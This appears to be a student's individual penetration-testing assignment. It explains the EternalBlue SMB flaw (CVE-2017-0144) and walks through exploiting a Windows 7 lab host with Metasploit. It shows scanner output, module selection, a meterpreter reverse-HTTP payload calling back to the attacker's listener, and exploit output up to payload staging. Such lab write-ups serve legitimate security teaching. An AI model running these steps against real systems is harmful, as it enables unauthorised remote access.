
INDIVIDUAL ASSIGNMENT

SYSTEM PENETRATION TESTING


- WHAT IS ETERNALBLUE
  - EternalBlue is the codename for a critical security vulnerability in Microsoft's Windows operating system that was discovered in early 2017. This vulnerability specifically affected the Server Message Block (SMB) protocol, which is used for sharing files, printers, and other resources on a network within Windows systems. EternalBlue allowed attackers to remotely exploit a flaw in the SMBv1 protocol implementation to perform unauthorized actions on a targeted system.
  - The exploit associated with EternalBlue enabled remote code execution, meaning that an attacker could send specially crafted packets over the network to a vulnerable Windows machine and execute arbitrary code on that system without the user's knowledge or consent. This made EternalBlue a highly potent and dangerous exploit, as it could be used to spread malware, create botnets, or compromise sensitive data on a large scale.
- Which vulnerability is exploited by this exploit.
  - The "EternalBlue" exploit targeted a specific vulnerability in the Microsoft Windows operating system known as CVE-2017-0144. This vulnerability affected the Server Message Block (SMB) protocol implementation in versions of Windows, including Windows 7. Exploiting this vulnerability allowed attackers to remotely execute malicious code on a target system, potentially leading to unauthorized access, data theft, or further compromise of the affected machine.
- How does it work
  - EternalBlue worked by sending specially crafted packets to a target system, triggering a buffer overflow in the SMB code. By exploiting this vulnerability, an attacker could gain access to the target system, install malware, exfiltrate data, or launch other malicious activities.

How can we exploit Eternalblue on window 7 using Metasploit


1) Set Up Your Environment: Ensure you have a target machine that is vulnerable to the EternalBlue exploit. This could be a Windows system with an unpatched version of theSMB service.



```
┌──(root💀kali)-[/home/kali/Downloads/WebGoat-vtest10/eternal_scanner]
└─# ./escan
*******************************************************
*                 ETERNAL SCANNER                     *
*******************************************************
*         Current Version : 2.3                       *
*******************************************************

For switches write (escan -h)
Config Port: 445 | Rate Speed: 500 pkt/s

Enter IP or IP range .
Example 1 : 192.168.1.32
Example 2 : 192.168.1.1/24

IP/IP Range : 192.168.20.149

User IP Input : 192.168.20.149
```




```
Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::bda3:4416:373e:d911%11
   IPv4 Address. . . . . . . . . . . : 192.168.20.149
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.20.2

Tunnel adapter isatap.{7189761C-E7B8-48C7-9E5C-972F56A4604D}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\signund>
```



```
└─$ msfconsole

       =[ metasploit v6.0.41-dev                          ]
+ -- --=[ 2122 exploits - 1138 auxiliary - 360 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: You can use help to view all
available commands

msf6 >
```

2) Open Metasploit: Start the Metasploit framework on your attacker machine. You can open Metasploit by typing


msfconsole in the terminal.



```
msf6 > search eternal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank     Ch
eck  Description
   -  ----                                          ---------------  ----     --
---  -----------
   0  exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Ye
s    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14       average  No
     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   2  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Ye
s    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
de Execution
   3  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No
     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
mmand Execution
   4  auxiliary/scanner/smb/smb_ms17_010                             normal   No
     MS17-010 SMB RCE Detection
   5  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14       great    Ye
s    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit
/windows/smb/smb_doublepulsar_rce
```

3) Search for the EternalBlue Module: Use the search command within Metasploit to look for the EternalBlue exploit module. You can do this by typing search eternalblue in the Metasploit console.


4) Select the EternalBlue Module: Once you find the EternalBlue exploit module, you need to select it. You can do this by typing use <module name> in the Metasploit console.




```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit([redacted]) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR i
                                             ntifier, or hosts file with synt
                                              'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to
                                             se for authentication
   SMBPass                         no        (Optional) The password for the
                                             ecified username
   SMBUser                         no        (Optional) The username to authe
                                             icate as
   VERIFY_ARCH    true             yes       Check if remote architecture mat
                                             es exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches explo
                                              Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, th
                                        ad, process, none)
   LHOST     192.168.20.142   yes       The listen address (an interface may
                                         specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

5) Set the Required Parameters: Typically, you will need to set some parameters such as the target host, payload, etc. You can see which parameters are required by typing show options in the Metasploit console.

6) Set the Payload: Choose the payload you want to deliver to the target system. This payload could be a reverse shell or any other desired functionality.




```
msf6 exploit([redacted]) > set RHOSTS 19
RHOSTS ⇒ 192.168.20.149
msf6 exploit([redacted]) > set payload w
ter/
set payload windows/x64/meterpreter/bind_ipv6_tcp
set payload windows/x64/meterpreter/bind_ipv6_tcp_uuid
set payload windows/x64/meterpreter/bind_named_pipe
set payload windows/x64/meterpreter/bind_tcp
set payload windows/x64/meterpreter/bind_tcp_rc4
set payload windows/x64/meterpreter/bind_tcp_uuid
set payload windows/x64/meterpreter/reverse_http
set payload windows/x64/meterpreter/reverse_https
set payload windows/x64/meterpreter/reverse_named_pipe
set payload windows/x64/meterpreter/reverse_tcp
set payload windows/x64/meterpreter/reverse_tcp_rc4
set payload windows/x64/meterpreter/reverse_tcp_uuid
set payload windows/x64/meterpreter/reverse_winhttp
set payload windows/x64/meterpreter/reverse_winhttps
msf6 exploit([redacted]) > set payload w
ter/reverse_http
payload ⇒ windows/x64/meterpreter/reverse_http
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.20.149   yes       The target host(s), range CIDR ide
                                             ntifier, or hosts file with syntax
                                              'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to u
                                             se for authentication
   SMBPass                         no        (Optional) The password for the sp
                                             ecified username
   SMBUser                         no        (Optional) The username to authent
                                             icate as
   VERIFY_ARCH    true             yes       Check if remote architecture match
                                             es exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit
                                              Target.


Payload options (windows/x64/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thre
                                        ad, process, none)
   LHOST     192.168.20.142   yes       The local listener hostname
   LPORT     4444             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

7) Exploit the Vulnerability: Once you have set all the required parameters and selected the payload, you can launch the exploit by typing exploit in the console.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started HTTP reverse handler on http://192.168.20.142:4444
[*] 192.168.20.149:445 - Executing automatic check (disable AutoCheck to override
)
[*] 192.168.20.149:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.20.149:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ho
me Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.20.149:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.20.149:445 - The target is vulnerable.
[*] 192.168.20.149:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.20.149:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ho
me Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.20.149:445    - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.20.149:445 - Connecting to target for exploitation.
[+] 192.168.20.149:445 - Connection established for exploitation.
[+] 192.168.20.149:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.20.149:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.20.149:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20
 42  Windows 7 Home B
[*] 192.168.20.149:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69
 63  asic 7601 Servic
[*] 192.168.20.149:445 - 0x00000020  65 20 50 61 63 6b 20 31
        e Pack 1
[+] 192.168.20.149:445 - Target arch selected valid for arch indicated by DCE/RPC
 reply
[*] 192.168.20.149:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.20.149:445 - Sending all but last fragment of exploit packet
[*] 192.168.20.149:445 - Starting non-paged pool grooming
[+] 192.168.20.149:445 - Sending SMBv2 buffers
[+] 192.168.20.149:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
[*] 192.168.20.149:445 - Sending final SMBv2 buffers.
[*] 192.168.20.149:445 - Sending last fragment of exploit packet!
[*] 192.168.20.149:445 - Receiving response from exploit packet
[+] 192.168.20.149:445 - ETERNALBLUE overwrite completed successfully (0xC000000D
)!
[*] 192.168.20.149:445 - Sending egg to corrupted connection.
[*] 192.168.20.149:445 - Triggering free of corrupted buffer.
[*] http://192.168.20.142:4444 handling request from 192.168.20.149; (UUID: 3eay4
hxp) Staging x64 payload (201308 bytes) ...
█
```


8) Gain Access: If successful, the exploit will attempt to take advantage of the vulnerability in the target system's SMB service. If everything goes as planned, you should gain access to the target system with the selected payload.



